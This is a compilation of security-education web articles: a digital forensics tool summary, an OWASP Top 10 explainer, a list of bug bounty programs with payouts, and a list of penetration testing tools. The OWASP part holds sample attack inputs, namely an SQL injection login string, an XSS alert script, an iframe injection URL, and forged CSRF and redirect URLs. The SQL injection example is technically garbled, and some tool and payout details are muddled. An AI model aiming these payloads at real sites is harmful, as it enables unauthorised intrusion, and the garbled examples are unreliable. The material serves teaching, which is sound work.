### EnCase:

This software allows an investigator to image and examine data from hard disks and removable disks.

### SafeBack:

SafeBack is mainly used for imaging the hard disks of Intel-based computer systems and restoring these images to some other hard disks.

### Data dumper:

This is a command-line computer forensic tool. It is freely available for the UNIX Operating system, which can make exact copies of disks suitable for digital forensic analysis.

### Md5sum:

A tool to check helps you to check data is copied to another storage successfully or not.

## *Summary:*

- Cybercrime is an unlawful action against any person using a computer, its systems, and its online or offline applications.
- The fraud did by manipulating computer network is an example of Cybercrime
- Various types of Cyber crime attack modes are 1) Hacking 2) Denial Of Service Attack 3) Software Piracy 4) Phishing 5) Spoofing.
- Some important tool use for preventing cyber attack are 1)Kali Linux, 2) Ophcrack, 3) EnCase, 4) SafeBack, 5) Data Dumber
- Kali Linux is an open-source software that is maintained and funded by Offensive Security.
- Ophcrack is a tool that is mainly used for cracking the hashes, which are generated by the same files of windows.
- EnCase tool allows an investigator to image and examine data from hard disks and removable disks
- SafeBack is mainly using for imaging the hard disks of Intel-based computer systems and restoring these images to some other hard disks.
- Data dumper is a command-line computer forensic tool.
- Md5sum is a helps you to check data is copied to another storage successfully or not.

## **10 Most Common Web Security Vulnerabilities**

OWASP or Open Web Security Project is a non-profit charitable organization focused on improving the security of software and web applications.

The organization publishes a list of top web security vulnerabilities based on the data from various security organizations.

The web security vulnerabilities are prioritized depending on exploitability, detectability and impact on software.

- **Exploitability –**

What is needed to exploit the security vulnerability? Highest exploitability when the attack needs only web browser and lowest being advanced programming and tools.

- **Detectability –**

How easy is it to detect the threat? Highest being the information displayed on URL, Form or Error message and lowest being source code.

- **Impact or Damage –**

How much damage will be done if the security vulnerability is exposed or attacked? Highest being complete system crash and lowest being nothing at all.

The main aim of OWASP Top 10 is to educate the developers, designers, managers, architects and organizations about the most important security vulnerabilities.

**The Top 10 security vulnerabilities as per OWASP Top 10 are:**

- [SQL Injection](#)
- [Cross Site Scripting](#)
- [Broken Authentication and Session Management](#)
- [Insecure Direct Object References](#)
- [Cross Site Request Forgery](#)
- [Security Misconfiguration](#)
- [Insecure Cryptographic Storage](#)
- [Failure to restrict URL Access](#)
- [Insufficient Transport Layer Protection](#)
- [Unvalidated Redirects and Forwards](#)

## **SQL Injection**

# Computer Security



## Description

Injection is a security vulnerability that allows an attacker to alter backend SQL statements by manipulating the user supplied data.

Injection occurs when the user input is sent to an interpreter as part of command or query and trick the interpreter into executing unintended commands and gives access to unauthorized data.

The SQL command which when executed by web application can also expose the back-end database.

## Implication

- An attacker can inject malicious content into the vulnerable fields.
- Sensitive data like User Names, Passwords, etc. can be read from the database.
- Database data can be modified (Insert/Update/ Delete).
- Administration Operations can be executed on the database

## Vulnerable Objects

- Input Fields
- URLs interacting with the database.

### Examples:

- SQL injection on the Login Page

Logging into an application without having valid credentials.

Valid userName is available, and password is not available.

Test URL: <http://demo.testfire.net/default.aspx>

User Name: sjones

Password: 1=1' or pass123

SQL query created and sent to Interpreter as below

```
SELECT * FROM Users WHERE User_Name = sjones AND Password = 1=1'  
or pass123;
```

### Recommendations

1. White listing the input fields
2. Avoid displaying detailed error messages that are useful to an attacker.

## Cross Site Scripting

### Description

Cross Site Scripting is also shortly known as XSS.

XSS vulnerabilities target scripts embedded in a page that are executed on the client side i.e. user browser rather than at the server side. These flaws can occur when the application takes untrusted data and sends it to the web browser without proper validation.

Attackers can use XSS to execute malicious scripts on the users in this case victim browsers. Since the browser cannot know if the script is trusty or not,

the script will be executed, and the attacker can hijack session cookies, deface websites, or redirect the user to an unwanted and malicious websites.

XSS is an attack which allows the attacker to execute the scripts on the victim's browser.

### **Implication:**

- Making the use of this security vulnerability, an attacker can inject scripts into the application, can steal session cookies, deface websites, and can run malware on the victim's machines.

### **Vulnerable Objects**

- Input Fields
- URLs

### **Examples**

1. **[http://www.vulnerablesite.com/home?<script>alert\("xss"\)</script>](http://www.vulnerablesite.com/home?<script>alert('xss')</script>)**

The above script when run on a browser, a message box will be displayed if the site is vulnerable to XSS.

The more serious attack can be done if the attacker wants to display or store session cookie.

2. **<http://demo.testfire.net/search.aspx?txtSearch <iframe> <src = http://google.com width = 500 height 500></iframe>>**

The above script when run, the browser will load an invisible frame pointing to **http://google.com**.

The attack can be made serious by running a malicious script on the browser.

### **Recommendations**

1. White Listing input fields
2. Input Output encoding

## **Broken Authentication and Session Management**

## **Description**

The websites usually create a session cookie and session ID for each valid session, and these cookies contain sensitive data like username, password, etc. When the session is ended either by logout or browser closed abruptly, these cookies should be invalidated i.e. for each session there should be a new cookie.

If the cookies are not invalidated, the sensitive data will exist in the system. For example, a user using a public computer (Cyber Cafe), the cookies of the vulnerable site sits on the system and exposed to an attacker. An attacker uses the same public computer after some time, the sensitive data is compromised.

In the same manner, a user using a public computer, instead of logging off, he closes the browser abruptly. An attacker uses the same system, when browses the same vulnerable site, the previous session of the victim will be opened. The attacker can do whatever he wants to do from stealing profile information, credit card information, etc.

A check should be done to find the strength of the authentication and session management. Keys, session tokens, cookies should be implemented properly without compromising passwords.

## **Vulnerable Objects**

- Session IDs exposed on URL can lead to session fixation attack.
- Session IDs same before and after logout and login.
- Session Timeouts are not implemented correctly.
- Application is assigning same session ID for each new session.
- Authenticated parts of the application are protected using SSL and passwords are stored in hashed or encrypted format.
- The session can be reused by a low privileged user.

## **Implication**

- Making use of this vulnerability, an attacker can hijack a session, gain unauthorized access to the system which allows disclosure and modification of unauthorized information.
- The sessions can be hijacked using stolen cookies or sessions using XSS.

## Examples

1. Airline reservation application supports URL rewriting, putting session IDs in the URL:

**http://Examples.com/sale/saleitems;jsessionid=2P0OC2oJM0DPXS  
NQPLME34SERTBG/dest=Maldives** (Sale of tickets to Maldives)

An authenticated user of the site wants to let his friends know about the sale and sends an email across. The friends receive the session ID and can be used to do unauthorized modifications or misuse the saved credit card details.

2. An application is vulnerable to XSS, by which an attacker can access the session ID and can be used to hijack the session.
3. Applications timeouts are not set properly. The user uses a public computer and closes the browser instead of logging off and walks away. The attacker uses the same browser some time later, and the session is authenticated.

## Recommendations

1. All the authentication and session management requirements should be defined as per OWASP Application Security Verification Standard.
2. Never expose any credentials in URLs or Logs.
3. Strong efforts should be also made to avoid XSS flaws which can be used to steal session IDs.

# Insecure Direct Object References

## Description

It occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key as in URL or as a FORM parameter. The attacker can use this information to access other objects and can create a future attack to access the unauthorized data.

## Implication

- Using this vulnerability, an attacker can gain access to unauthorized internal objects, can modify data or compromise the application.

## **Vulnerable Objects**

- In the URL.

### **Examples:**

Changing "userid" in the following URL can make an attacker to view other user's information.

**http://www.vulnerablesite.com/userid=123 Modified  
to http://www.vulnerablesite.com/userid=124**

An attacker can view others information by changing user id value.

### **Recommendations:**

1. Implement access control checks.
2. Avoid exposing object references in URLs.
3. Verify authorization to all reference objects.

## **Cross Site Request Forgery**

### **Description**

Cross Site Request Forgery is a forged request came from the cross site.

CSRF attack is an attack that occurs when a malicious website, email, or program causes a user's browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

A link will be sent by the attacker to the victim when the user clicks on the URL when logged into the original website, the data will be stolen from the website.

### **Implication**

- Using this vulnerability as an attacker can change user profile information, change status, create a new user on admin behalf, etc.

## Vulnerable Objects

- User Profile page
- User account forms
- Business transaction page

## Examples

The victim is logged into a bank website using valid credentials. He receives mail from an attacker saying "Please click here to donate \$1 to cause."

When the victim clicks on it, a valid request will be created to donate \$1 to a particular account.

**<http://www.vulnerablebank.com/transfer.do?account=cause&amount=1>**

The attacker captures this request and creates below request and embeds in a button saying "I Support Cause."

**<http://www.vulnerablebank.com/transfer.do?account=Attacker&amount=1000>**

Since the session is authenticated and the request is coming through the bank website, the server would transfer \$1000 dollars to the attacker.

## Recommendation

1. Mandate user's presence while performing sensitive actions.
2. Implement mechanisms like CAPTCHA, Re-Authentication, and Unique Request Tokens.

# Security Misconfiguration

## Description

Security Configuration must be defined and deployed for the application, frameworks, application server, web server, database server, and platform. If these are properly configured, an attacker can have unauthorized access to sensitive data or functionality.

Sometimes such flaws result in complete system compromise. Keeping the software up to date is also good security.

## **Implication**

- Making use of this vulnerability, the attacker can enumerate the underlying technology and application server version information, database information and gain information about the application to mount few more attacks.

## **Vulnerable objects**

- URL
- Form Fields
- Input fields

## **Examples**

1. The application server admin console is automatically installed and not removed. Default accounts are not changed. The attacker can log in with default passwords and can gain unauthorized access.
2. Directory Listing is not disabled on your server. Attacker discovers and can simply list directories to find any file.

## **Recommendations**

1. A strong application architecture that provides good separation and security between the components.
2. Change default usernames and passwords.
3. Disable directory listings and implement access control checks.

# **Insecure Cryptographic Storage**

## **Description**

Insecure Cryptographic storage is a common vulnerability which exists when the sensitive data is not stored securely.

The user credentials, profile information, health details, credit card information, etc. come under sensitive data information on a website.

This data will be stored on the application database. When this data are stored improperly by not using encryption or hashing\*, it will be vulnerable to the attackers.

(\*Hashing is transformation of the string characters into shorter strings of fixed length or a key. To decrypt the string, the algorithm used to form the key should be available)

## **Implication**

- By using this vulnerability, an attacker can steal, modify such weakly protected data to conduct identity theft, credit card fraud or other crimes.

## **Vulnerable objects**

- Application database.

## **Examples**

In one of the banking application, password database uses unsalted hashes \* to store everyone's passwords. An SQL injection flaw allows the attacker to retrieve the password file. All the unsalted hashes can be brute forced in no time whereas, the salted passwords would take thousands of years.

(\*Unsalted Hashes – Salt is a random data appended to the original data. Salt is appended to the password before hashing)

## **Recommendations**

1. Ensure appropriate strong standard algorithms. Do not create own cryptographic algorithms. Use only approved public algorithms such as AES, RSA public key cryptography, and SHA-256, etc.
2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately.

# **Failure to restrict URL Access**

## **Description**

Web applications check URL access rights before rendering protected links and buttons. Applications need to perform similar access control checks each time these pages are accessed.

In most of the applications, the privileged pages, locations and resources are not presented to the privileged users.

By an intelligent guess, an attacker can access privilege pages. An attacker can access sensitive pages, invoke functions and view confidential information.

## **Implication**

- Making use of this vulnerability attacker can gain access to the unauthorized URLs, without logging into the application and exploit the vulnerability. An attacker can access sensitive pages, invoke functions and view confidential information.

## **Vulnerable objects:**

- URLs

## **Examples**

1. Attacker notices the URL indicates the role as "/user/getaccounts." He modifies as "/admin/getaccounts".
2. An attacker can append role to the URL.

<http://www.vulnerablsite.com> can be modified as <http://www.vulnerablesite.com/admin>

## **Recommendations**

1. Implement strong access control checks.
2. Authentication and authorization policies should be role-based.
3. Restrict access to unwanted URLs.

# **Insufficient Transport Layer Protection**

## **Description**

Deals with information exchange between the user (client) and the server (application). Applications frequently transmit sensitive information like authentication details, credit card information, and session tokens over a network.

By using weak algorithms or using expired or invalid certificates or not using SSL can allow the communication to be exposed to untrusted users, which may compromise a web application and or steal sensitive information.

## **Implication**

- Making use of this web security vulnerability, an attacker can sniff legitimate user's credentials and gaining access to the application.
- Can steal credit card information.

## **Vulnerable objects**

- Data sent over the network.

## **Recommendations**

1. Enable secure HTTP and enforce credential transfer over HTTPS only.
2. Ensure your certificate is valid and not expired.

## **Examples:**

1. An application not using SSL, an attacker will simply monitor network traffic and observes an authenticated victim session cookie. An attacker can steal that cookie and perform Man-in-the-Middle attack.

# **Unvalidated Redirects and Forwards**

## **Description**

The web application uses few methods to redirect and forward users to other pages for an intended purpose.

If there is no proper validation while redirecting to other pages, attackers can make use of this and can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

## **Implication**

- An attacker can send a URL to the user that contains a genuine URL appended with encoded malicious URL. A user by just seeing the genuine part of the attacker sent URL can browse it and may become a victim.

## **Examples**

1. [1.http://www.vulnerablesite.com/login.aspx?redirectURL=ownsite.com](http://www.vulnerablesite.com/login.aspx?redirectURL=ownsite.com)

Modified to

**<http://www.vulnerablesite.com/login.aspx?redirectURL=evilsite.com>**

## Recommendations

1. Simply avoid using redirects and forwards in the application. If used, do not involve using user parameters in calculating the destination.
2. If the destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user.

*This article is contributed by Prasanthi Eati*

# Top 30 Bug Bounty Programs in 2020

Below is a curated list of Bounty Programs by reputable companies

## 1) Intel

Intel's bounty program mainly targets the company's hardware, firmware, and software.

**Limitations:** It does not include recent acquisitions, the company's web infrastructure, third-party products, or anything relating to McAfee.

**Minimum Payout:** Intel offers a minimum amount of \$500 for finding bugs in their system.

**Maximum Payout:** The Company pays \$30,000 maximum for detecting critical bugs.

**Bounty Link:** <https://security-center.intel.com/BugBountyProgram.aspx>

## 2) Yahoo

Yahoo has its dedicated team that accepts vulnerability reports from security researchers and ethical hackers.

**Limitations:** The Company does not offer any reward for finding bugs in yahoo.net, Yahoo 7, Yahoo Japan, Onwander and Yahoo operated Word press blogs.

**Minimum Payout:** There is no set limit on Yahoo for minimum payout.

**Maximum Payout:** Yahoo can pay \$15000 for detecting important bugs in their system.

**Bounty Link:**<https://safety.yahoo.com/Security/REPORTING-ISSUES.html>

### 3) Snapchat

Snapchat security team reviews all vulnerability reports and acts upon them by responsible disclosure. The company, we will acknowledge your submission within 30 days.

**Minimum Payout:** Snapchat will pay minimum \$2000.

**Maximum Payout:** Maximum they will pay is \$15,000.

**Bounty Link:**<https://support.snapchat.com/en-US/i-need-help>

### 4) Cisco

Cisco encourages individuals or organization that are experiencing a product security issue to report them to the company.

**Minimum Payout:** Cisco's minimum payout amount is \$100.

**Maximum Payout:** Company will give maximum \$2,500 to finding serious vulnerabilities.

**Bounty Link:** <https://www.cisco.com/c/en/us/about/security-center/security-vulnerability-policy.html>

### 5) Dropbox

Dropbox bounty program allows security researchers to report bugs and vulnerabilities on the third party service HackerOne.

**Minimum Payout:** The minimum amount paid is \$12,167.

**Maximum Payout:** The maximum amount offered is \$32,768.

**Bounty Link:** <https://www.dropbox.com/help/security/report-vulnerability>

## 6) Apple

When Apple first launched its bug bounty program it allowed just 24 security researchers. The framework then expanded to include more bug bounty hunters.

The company will pay \$100,000 to those who can extract data protected by Apple's Secure Enclave technology.

**Minimum Payout:** There is no limited amount fixed by Apple Inc.

**Maximum payout:** The highest bounty given by Apple is \$200,000 for security issues affecting its firmware.

**Bounty Link:** <https://support.apple.com/en-au/HT201220>

## 7) Facebook

Under Facebook's bug bounty program users can report a security issue on Facebook, Instagram, Atlas, WhatsApp, etc.

**Limitations:** There are a few security issues that the social networking platform considers out-of-bounds.

**Minimum Payout:** Facebook will pay a minimum of \$500 for a disclosed vulnerability.

**Maximum Payout:** There is no upper limit fixed by Facebook for the Payout.

**Bounty Link:** <https://www.facebook.com/whitehat/>

## 8) Google

Every content in the .google.com, .blogger, youtube.com are open for Google's vulnerability rewards program.

**Limitations:** This bounty program only covers design and implementation issues.

**Minimum Payout:** Google will pay minimum \$300 for finding security threads.

**Maximum Payout:** Google will pay the highest bounty of \$31.337 for normal Google applications.

**Bounty Link:** <https://www.google.com/about/appsecurity/reward-program/>

## 9) Quora

Quora offers Bug Bounty program to all users and researchers to find and report security vulnerabilities.

**Minimum Payout:** Quora will pay minimum \$100 for finding vulnerabilities on their site.

**Maximum Payout:** Maximum payout offered by this site is \$7000.

**Bounty Link:** <https://engineering.quora.com/Security-Bug-Bounty-Program>

## 10) Mozilla

Mozilla rewards for vulnerability discoveries by ethical hackers and security researchers.

**Limitations:** The bounty is offered only for bugs in Mozilla services, such as Firefox, Thunderbird and other related applications and services.

**Minimum Payout:** Minimum amount given by Firefox is \$500.

**Maximum Payout:** The Company is paying a maximum of \$5000.

**Bounty Link:** <https://www.mozilla.org/en-US/security/bug-bounty/>

## 11) Microsoft

Microsoft's current bug bounty program was officially launched on 23rd September 2014 and deals only with Online Services.

**Limitations:** The bounty reward is only given for the critical and important vulnerabilities.

**Minimum Payout:** Microsoft ready to pay \$15,000 for finding critical bugs.

**Maximum Payout:** Maximum amount can be \$250,000.

**Bounty Link:** <https://technet.microsoft.com/en-us/library/dn425036.aspx>

## 12) OpenSSL

OpenSSL bounty allows you to report vulnerabilities using secure email (PGP Key). You can also report vulnerabilities to the OpenSSL Management Committee.

**Minimum Payout:** The Company pays minimum bounty rewards of \$500.

**Maximum Payout:** The highest amount given by the company is \$5000.

**Bounty Link:** <https://www.openssl.org/news/vulnerabilities.html>

## 13) Vimeo

Vimeo welcomes any security vulnerability reporting in their products as the company pays good rewards to that person.

**Minimum payout:** The Company will pay minimum \$500

**Maximum Payout:** The maximum amount paid by this company is \$5000.

**Bounty Link:** <https://vimeo.com/about/security>

## 14) Apache

Apache encourages ethical hackers to report security vulnerabilities to one of their private security mailing lists.

**Minimum payout:** The minimum pay out amount given by Apache is \$500.

**Maximum Payout:** This Company can maximum give a reward of \$3000.

**Bounty Link:** <https://www.apache.org/security/>

## 15) Twitter

Twitter allows security researchers and experts about possible security vulnerabilities in their services. The company encourages people to find bugs.

**Minimum Payout:** Twitter is paying minimum \$140 amount.

**Maximum Payout:** Maximum amount pay by the company is \$15000.

**Bounty Link:** <https://support.twitter.com/articles/477159>

## 16) Avast

Avast bounty program rewards ethical hackers and security researchers to report Remote code execution, Local privilege escalation, DOS, scanner bypass amongst other issues.

**Minimum Payout:** Avast can pay you the minimum amount of \$400.

**Maximum Payout:** The maximum amount offered by the company is \$10,000.

**Bounty Link:** <https://www.avast.com/bug-bounty>

## 17) Paypal

Payment gateway service Paypal also offers bug bounty programs for security researchers.

### **Limitations:**

Vulnerabilities dependent upon social engineering techniques, Host Header

Denial of service (DOS), User defined payload, Content spoofing without embedded links/HTM and Vulnerabilities which require a jailbroken mobile device, etc.

**Minimum Payout:** Paypal can pay minimum \$50 for finding security vulnerabilities in their system.

**Maximum Payout:** Maximum payout amount given by Paypal is \$10000.

**Bounty Link:** <https://www.paypal.com/us/webapps/mpp/security-tools/reporting-security-issues>

## 18) GitHub

GitHub's runs bug bounty program since 2013. Every successful participant earned points for their vulnerability submissions depending on the severity.

**Limitation:** The security researcher will receive that bounty only if they respect users' data and don't exploit any issue to produce an attack that could harm the integrity of GitHub's services or information.

**Minimum Payout:** Github pays a minimum amount of \$200 for finding bugs.

**Maximum Payout:** Github can pay \$10000 for finding critical bugs.

**Bounty Link:** <https://bounty.github.com/>

## 19) Uber

The vulnerability rewards program of Uber primarily focused on protecting the data of users and its employees.

**Minimum Payout:** There is no predetermined minimum amount.

**Maximum Payout:** Uber will pay you \$10,000 for finding critical bug issues.

**Bounty Link:** <https://eng.uber.com/bug-bounty/>

## 20) Magento

Magneto bounty program allows you to report security vulnerabilities in Magneto software or websites.

### Limitations:

#### Following security research is not eligible for the bounty

- Potential or actual denial of service of Magento applications and systems.
- Use of an exploit to view data without authorization.
- Automated/scripted testing of web forms

**Minimum Payout:** Minimum payout amount for this is bounty program is \$100.

**Maximum Payout:** Magento is paying maximum \$10,000 for finding critical bugs.

**Bounty Link:** <https://magento.com/security>

## 21) Perl

Perl is also running bug bounty programs. If someone found a security vulnerability in Perl, they can contact the company.

**Minimum Payout:** The Company pays a minimum amount of \$500.

**Maximum Payout:** The highest amount given by Perl is \$1500.

**Bounty Link:** <http://perldoc.perl.org/perlsec.html#SECURITY-VULNERABILITY-CONTACT-INFORMATION>

## 22) PHP

PHP allows ethical hackers to find a bug in their site.

**Limitations:** You need to check the list of already finding bugs. If you not follow this instruction your bug is not considered.

**Maximum Payout:** Minimum Payout amount is \$500.

**Minimum Payout:** Maximum \$1500 is given by PHP for searching important bugs.

**Bounty Link:** [https://bugs.php.net/report.php?bug\\_type=Security](https://bugs.php.net/report.php?bug_type=Security)

## 23) Starbucks

Starbucks runs bug Bounty program to protect their customers. They encourage to find malicious activity in their networks, web and mobile applications policies.

**Minimum Payout:** The minimum amount paid by Starbucks \$100.

**Maximum Payout:** The maximum amount goes up to \$4000.

**Bounty Link:** <https://www.starbucks.com/whitehat>

## 24) AT&T

AT&T also has its bug hunting channel. Developers and security experts can research the various platforms like websites, APIs, and mobile applications.

**Minimum Payout:** Minimum Amount Paid by them is \$500.

**Maximum Payout:** There is no such upper limit for payout.

**Bounty Link:** <https://bugbounty.att.com/>

## 25) LinkedIn

The LinkedIn welcomes Individual researchers who contribute their expertise and time to find bugs.

The company will reward you, but neither minimum nor maximum amount is a fix for this purpose.

**Bounty Link:** <https://security.linkedin.com/posts/2015/private-bug-bounty-program>

## 26) Paytm

Paytm invites independent security groups or individual researchers to study it across all platforms

### **Limitations:**

- Reports that state that software is out of date/vulnerable without a 'Proof of Concept.'
- XSS issues that affect only outdated browsers.
- Stack traces that disclose information.
- Any fraud issues

**Minimum Payout:** The Company will pay minimum \$15 for finding bugs.

**Maximum Payout:** This company does not fix the upper limit.

**Bounty Link:** <https://paytm.com/offer/bug-bounty/>

## 27) Shopify

Shopify's Whitehat program rewards security researchers for finding severe security vulnerabilities

**Minimum Payout:** The minimum amount paid by the Shopify is \$500.

**Maximum Payout:** There is no fix upper limit for paying the bounty.

**Bounty Link:** <https://www.shopify.in/whitehat>

## 28) Word Press

WordPress also welcomes security researchers to report about the bugs that they have found.

**Minimum Payout:** WordPress Pays \$150 minimum for reporting bugs on their site.

**Maximum Payout:** The Company does not fix a maximum limit to pay as bounty.

**Bounty Link:** <https://make.wordpress.org/core/handbook/testing/reporting-bugs/>

## 29) Zomato

Zomato helps security researcher to identified security-related issues with company's website or apps.

**Minimum Payout:** Zomato will pay minimum \$1000 for finding important bugs.

**Maximum Payout:** There is no maximum fix amount.

**Bounty Link:** <https://www.zomato.com/security>

## 30) Tor Project

Tor Project's bug bounty program covers two of its core services: its network daemon and browser.

**Limitation:** OpenSSL applications are excluded from this scope.

**Minimum Payout:** The minimum amount paid by them is \$100.

**Maximum Payout:** The Company will pay you maximum \$4000.

**(No link available) Bounty Link:** [security@lists.torproject.org](mailto:security@lists.torproject.org)

### 31) Hackerone

HackerOne is one of the biggest vulnerability coordination and bug bounty platform. It helps companies to protect their consumer data by working with the global research community for finding most relevant security issues. Many known companies like Yahoo, Shopify, PHP, Google, Snapchat, and Wink are taking the service of this website to give a reward to security researchers and ethical hackers.

**Bounty Link:** <https://hackerone.com/bug-bounty-programs>

### 32) Bugcrowd

A powerful platform connecting the global security researcher community to the security market. This site aims to provide right mix and type of researcher suited according to the specific website to their worldwide clients. The hackers just need to select their reports on this site, and if they can detect right bugs, the specific company will pay the amount to that person.

**Bounty Link:** <https://www.bugcrowd.com/bug-bounty-list/>

## 40 Best Penetration Testing (Pen Test) Vapt Tools in 2020

Penetration [Testing](#) tools help in identifying security weaknesses in a network, server or web application. These tools are very useful since they allow you to identify the "unknown vulnerabilities" in the software and networking applications that can cause a security breach. Vulnerability Assessment and Penetration Testing (VAPT) Tools attack your system within the network and outside the network as if an hacker would attack it. If the unauthorized access is possible, the system has to be corrected.

**Here is a list of top 40 Penetration Testing Tools**

### 1) [Netsparker](#)



[Netsparker](#) is an easy to use web application security scanner that can automatically find SQL Injection, XSS and other vulnerabilities in your web applications and web services. It is available as on-premises and SaaS solution.

## Features

- Dead accurate vulnerability detection with the unique Proof-Based Scanning Technology.
- Minimal configuration required. Scanner automatically detects URL rewrite rules, custom 404 error pages.
- REST API for seamless integration with the SDLC, bug tracking systems etc.
- Fully scalable solution. Scan 1,000 web applications in just 24 hours.

[\*\*Get a Demo\*\*](#)

---

## 2) [Acunetix](#)

[Acunetix](#) is a fully automated penetration testing tool. Its web application security scanner accurately scans HTML5, JavaScript and Single-page applications. It can audit complex, authenticated webapps and issues compliance and management reports on a wide range of web and network vulnerabilities, including out-of-band vulnerabilities.



### Features:

- Scans for all variants of SQL Injection, XSS, and 4500+ additional vulnerabilities
- Detects over 1200 WordPress core, theme, and plugin vulnerabilities
- Fast & Scalable – crawls hundreds of thousands of pages without interruptions
- Integrates with popular WAFs and Issue Trackers to aid in the SDLC

- Available On Premises and as a Cloud solution.

[Get a Demo](#)

---

### 3) [Intruder](#)

[Intruder](#) is a powerful, automated penetration testing tool that discovers security weaknesses across your IT environment. Offering industry-leading security checks, continuous monitoring and an easy-to-use platform, Intruder keeps businesses of all sizes safe from hackers.



#### Features

- Best-in-class threat coverage with over 10,000 security checks
- Checks for configuration weaknesses, missing patches, application weaknesses (such as SQL injection & cross-site scripting) and more
- Automatic analysis and prioritisation of scan results
- Intuitive interface, quick to set-up and run your first scans
- Proactive security monitoring for the latest vulnerabilities
- AWS, Azure and Google Cloud connectors
- API integration with your CI/CD pipeline

[More Information >>](#)

---

### 4) [Indusface](#)

[Indusface](#) WAS offers manual Penetration testing and automated scanning to detect and report vulnerabilities based on OWASP top 10 and SANS top 25.



## Features

- Crawler scans single page applications
- Pause and resume feature
- Manual PT and Automated scanner reports displayed in the same dashboard
- Unlimited proof of concept requests offers evidence of reported vulnerabilities and helps eliminate false positive from automated scan findings
- Optional WAF integration to provide instant virtual patching with Zero False positive
- Automatically expands crawl coverage based on real traffic data from the WAF systems (incase WAF is subscribed and used)
- 24x7 support to discuss remediation guidelines/POC

[More Information >>](#)

---

## 5) ImmuniWeb

ImmuniWeb is a global provider of web and mobile application penetration testing and security ratings. ImmuniWeb AI Platform enhances human testing with award-winning AI technology to accelerate and expand security testing. ImmuniWeb is recognized by Gartner, Forrester and IDC for rapid, scalable and DevSecOps-enabled penetration testing that greatly surpasses traditional penetration testing approaches.



## Features:

- Rapid delivery SLA
- Zero False-Positive SLA
- SANS Top 25 Full Coverage
- OWASP Top 10 Full Coverage
- PCI DSS 6.5.1-6.5.11 Full Coverage
- Tailored Remediation Guidelines
- 24/7 Access to Our Security Analysts
- Integration with SDLC & CI/CD Tools
- One-Click Virtual Patching via WAF

[Get a Demo](#)

---

## 6) [Traceroute NG](#)

[Traceroute NG](#) is application that enables you to analyze network path. This software can identify IP addresses, hostnames, and packet loss. It provides accurate analysis through command line interface



### Features:

- It offers both TCP and ICMP network path analysis.
- This application can create a txt logfile.
- Supports both IP4 and IPV6.
- Detect path changes and give you a notification.
- Allows continuous probing of a network.

[More Information >>](#)

---

## 7) [PureVPN](#)

PureVPN is an indispensable tool in an Ethical hackers arsenal. You may need it to check target in different geographies, simulate nonpersonalized browsing behavior, anonymized file transfers, etc.



### Features:

- No Log VPN with high security and anonymity
- Very fast speeds with 2000+ servers across continents
- Based in Hongkong, it does not store any data.
- Split tunneling and 5 simultaneous logins
- 24/7 support
- Supports Windows, Mac, Android, Linux, iPhone, etc.
- 300,000+ IPs
- Port Forwarding, Dedicated IO and P2P Protection
- 31 Day Money-Back Guarantee

[More Information >>](#)

---

## 8) Owasp



The Open Web Application Security Project ([OWASP](#)) is a worldwide non-profit organization focused on improving the security of software. The project has multiple tools to pen test various software environments and protocols. Flagship tools of the project include

1. [Zed Attack Proxy](#) (ZAP – an integrated penetration testing tool)
2. [OWASP Dependency Check](#) (it scans for project dependencies and checks against known vulnerabilities)
3. [OWASP Web Testing Environment Project](#) (collection of security tools and documentation)

**The OWASP testing guide gives "best practice" to penetration test the most common web application**

[Owasp link](#)

---

## 9) Wireshark



[Wireshark](#) is a network analysis pentest tool previously known as Ethereal. It captures packets in real time and displays them in a human-readable format. Basically, it is a network packet analyzer - which provides minute details about your network protocols, decryption, packet information, etc. It is an open source and can be used on Linux, Windows, OS X, Solaris, NetBSD, FreeBSD and many other systems. The information that is retrieved via this tool can be viewed through a GUI or the TTY mode TShark Utility.

Wireshark features include

- Live capture and offline analysis
- Rich VoIP analysis
- Capture files compressed with gzip can be decompressed on the fly
- Output can be exported to XML, PostScript, CSV or plain text

- Multi-platform: Runs on windows, Linux, FreeBSD, NetBSD and many others
- Live data can be read from internet, PPP/HDLC, ATM, Blue-tooth, USB, Token Ring, etc.
- Decryption support for many protocols that include IPsec, ISAKMP, SSL/TLS,WEP, and WPA/WPA2
- For quick intuitive analysis, coloring rules can be applied to the packet
- Read/Write many different capture file formats

[Wireshark Download](#)

---

## 10) w3af



[\*\*w3af\*\*](#) is a web application attack and audit framework. It has three types of plugins; discovery, audit and attack that communicate with each other for any vulnerabilities in site, for example a discovery plugin in w3af looks for different url's to test for vulnerabilities and forward it to the audit plugin which then uses these URL's to search for vulnerabilities.

It can also be configured to run as a MITM proxy. The request intercepted could be sent to the request generator and then manual web application testing can be performed using variable parameters. It also has features to exploit the vulnerabilities that it finds.

### **W3af features**

- Proxy support
- HTTP response cache
- DNS cache
- File uploading using multipart
- Cookie handling
- HTTP basic and digest authentication
- User agent faking

- Add custom headers to requests

[w3af download link](#)

---

## 11) Metasploit



This is the most popular and advanced Framework that can be used for pentest. It is an open source tool based on the concept of 'exploit' which means you pass a code that breach the security measures and enter a certain system. If entered, it runs a 'payload', a code that performs operations on a target machine, thus creating the perfect framework for penetration testing. It is a great testing tool test whether the IDS is successful in preventing the attacks that we bypass it

[Metasploit](#) can be used on networks, applications, servers, etc. It has a command line and GUI clickable interface, works on Apple Mac OS X, works on [Linux](#) and Microsoft Windows.

### **Features of Metasploit**

- Basic command line interface
- Third party import
- Manual brute forcing
- Manual brute forcing
- website penetration testing

[Metasploit download link](#)

---

## 12) Kali



[Kali](#) works only on Linux Machines. It enables you to create a backup and recovery schedule that fit your needs. It promotes a quick and easy way to find and update the largest database of security penetration testing collection to-date. It is the best tools available for packet sniffing and injecting. An expertise in TCP/IP protocol and networking can be beneficial while using this tool.

### Features

- Addition of 64 bit support allows brute force password cracking
- Back Track comes with pre-loaded tools for LAN and WLAN sniffing, vulnerability scanning, password cracking, and digital forensics
- Backtrack integrates with some best tools like Metasploit and Wireshark
- Besides network tool, it also includes pidgin, xmms, Mozilla, k3b, etc.
- Back track support KDE and Gnome.

[Kali download link](#)

---

## 13) Samurai framework:

The [Samurai](#) Web Testing Framework is a pen testing software. It is supported on VirtualBox and VMWare that has been pre-configured to function as a web pen-testing environment.

### Features:

- It is open source, free to use tool
- It contains the best of the open source and free tools that focus on testing and attacking website
- It also includes a pre-configured wiki to set up the central information store during the pen-test

